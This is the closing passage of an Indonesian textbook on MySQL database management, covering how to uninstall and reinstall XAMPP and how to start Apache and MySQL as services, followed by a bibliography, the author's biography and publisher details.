Uninstall dan Reinstall XAMPP

Jika kita merasa telah melakukan kesalahan dan ingin menginstal XAMPP lagi, kita harus menghapusnya terlebih dahulu sebelum menginstal ulang. Untuk menghapus dan menginstal ulang XAMPP, ikuti langkah-langkah berikut:

1. Hentikan Apache dan MySQL di Control Panel XAMPP.

Jika kita tidak menghentikan Apache dan MySQL sebelum kita menghapus XAMPP, kita mungkin akan melakukannya saat kita menginstal ulang XAMPP. Ini terutama benar jika kita memulai Apache dan MySQL sebagai layanan.

2. Mulai uninstall dengan memilih Start ⇨ All Programs ⇨ Apache Friends ⇨ XAMPP ⇨ Uninstall

Layar pertama dari prosedur uninstall terbuka.

3. Bergerak melalui layar dan menjawab pertanyaan.

Klik tombol Berikutnya untuk menelusuri layar; menjawab pertanyaan dengan memilih opsi yang sesuai. Kita dapat menyimpan database atau halaman web yang telah kita buat dengan memilih opsi yang sesuai. Sebuah pesan ditampilkan ketika XAMPP benar-benar dihapus.

4. Mulai lagi prosedur penginstalan dari awal.

Troubleshooting

Kadang-kadang, ketika kita melihat di Control Panel XAMPP, kita menemukan Apache dan/atau MySQL terdaftar tetapi tidak berjalan, dan kotak centang Layanan tidak dipilih. Ini berarti bahwa XAMPP tidak dapat memulai Apache atau MySQL sebagai layanan selama instalasi. Jalankan MySQL dan Apache sebagai layanan, tetapi tidak perlu. Kita dapat memulainya tanpa memilih kotak centang Layanan dan lingkungan pengembangan kita akan berfungsi dengan baik. Kita hanya perlu me-restart MySQL dan Apache di Control Panel setiap kali kita memulai komputer Anda. Ketika MySQL dan Apache keduanya berjalan sebagai layanan, mereka mulai secara otomatis saat komputer kita mulai. Dalam kebanyakan kasus, kita dapat memulainya sebagai layanan di Control Panel menggunakan metode yang dijelaskan di bagian ini.

Pertama, coba pilih kotak centang Layanan dan klik tombol Mulai. XAMPP mencoba untuk memulai perangkat lunak sebagai layanan. Jika XAMPP tidak berhasil, kita akan melihat pesan yang ditampilkan di kotak bawah, yang menyatakan bahwa itu tidak dimulai atau dihentikan. Percobaan kedua atau ketiga mungkin berhasil. Ketika XAMPP tidak berhasil memulai perangkat lunak sebagai layanan selama beberapa percobaan, klik tombol Mulai dengan kotak centang Layanan tidak dipilih. Perangkat lunak akan dimulai. Kemudian, hentikan perangkat lunak dengan mengklik tombol Stop. Kemudian, mulai perangkat lunak lagi dengan kotak centang Layanan dipilih. Biasanya, XAMPP sekarang berhasil memulai kedua

paket sebagai layanan. Jika kita tidak dapat memulai MySQL dan/atau Apache sebagai layanan bahkan setelah memulainya tanpa memilih kotak centang Layanan dan kemudian menghentikannya, kita dapat menjalankannya tanpa menjalankan mereka sebagai layanan. Mereka akan berjalan dengan baik dan lingkungan pengembangan kita akan berfungsi — kita hanya perlu ingat untuk memulainya lagi saat kita memulai komputer.

DAFTAR PUSTAKA

Arbie. Manajemen Database dengan MySQL, Andi Offset, Yogyakarta 2004.

Date, C.J (2003). An Introduction to Database System. Boston: Addison-Wesley

Derek J. Balling, Jeremy Zawodny, 2004. High Performance MySQL, O'Reilly Publishing.

Fathansyah. 2004. Sistem Basis Data Lanjutan Buku Basis Data. Bandung : Informatika.

George Reese, 2003. MySQL Pocket Reference, O'Reilly Publishing.

Greenspan, Jay, and Bulger, Brad, "MySQL/PHP Database Application", M&T Books, Foster City CA USA, 2001.

Kadir, Abdul. 2009. Mudah Mempelajari Database MySQL. Yogyakarta: Andi.

Kristanto Harianto (1994, 2004). Konsep dan Perancangan Database. Yogyakarta

Madcoms, "Pemrograman PHP dan MySQL untuk Pemula," p. 230, 2016.

Raghu Ramakrishnan, dkk. 2004. Sistem Manajemen Database Edisi 3. Yogyakarta : Andi.

Manajemen Database

MySQL

(Structured Query Language)

Fujiama Diapoldo Silalahi S.Kom, M.Kom

BIO DATA PENULIS



Penulis buku ini adalah dosen Universitas Sains dan Komputer bernama Fujiama Diapoldo Silalahi, S.Kom, M.Kom. Lahir pada tanggal 10 Nopember 1982 dan penulis saat ini menjabat sebagai Wakil Rektor 3 Bidang Perencanaan, Keuangan dan Sistem Informasi penulis memiliki Riwayat pendidikan S1 Sekolah Tinggi Elektronika dan Komputer, S2 Universitas Dian Nuswantoro Semarang.

Saat ini penulis adalah Dosen tetap di Universitas Sains dan Teknologi Komputer (Universitas STEKOM) pada program studi S1 Teknik Informatika serta memiliki Jabatan Fungsional Lektor dan mengampu mata kuliah antara lain adalah Keamanan Jaringan, Cyber Security, Pemrograman Visual, Pemrograman Web Server, Database Server, Teknologi Informasi.



YAYASAN PRIMA AGUS TEKNIK

PENERBIT :

YAYASAN PRIMA AGUS TEKNIK
JL. Majapahit No. 605 Semarang
Telp. (024) 6723456. Fax. 024-6710144
Email : penerbit_ypat@stekom.ac.id

ISBN 978-623-5734-95-8 (PDF)



Manajemen Database

MySQL

(Structured Query Language)

Fujama Diapoldo Silalahi S.Kom, M.Kom



YAYASAN PRIMA AGUS TEKNIK

PENERBIT :

YAYASAN PRIMA AGUS TEKNIK

JL. Majapahit No. 605 Semarang

Telp. (024) 6723456. Fax. 024-6710144

Email : penerbit_ypat@stekom.ac.id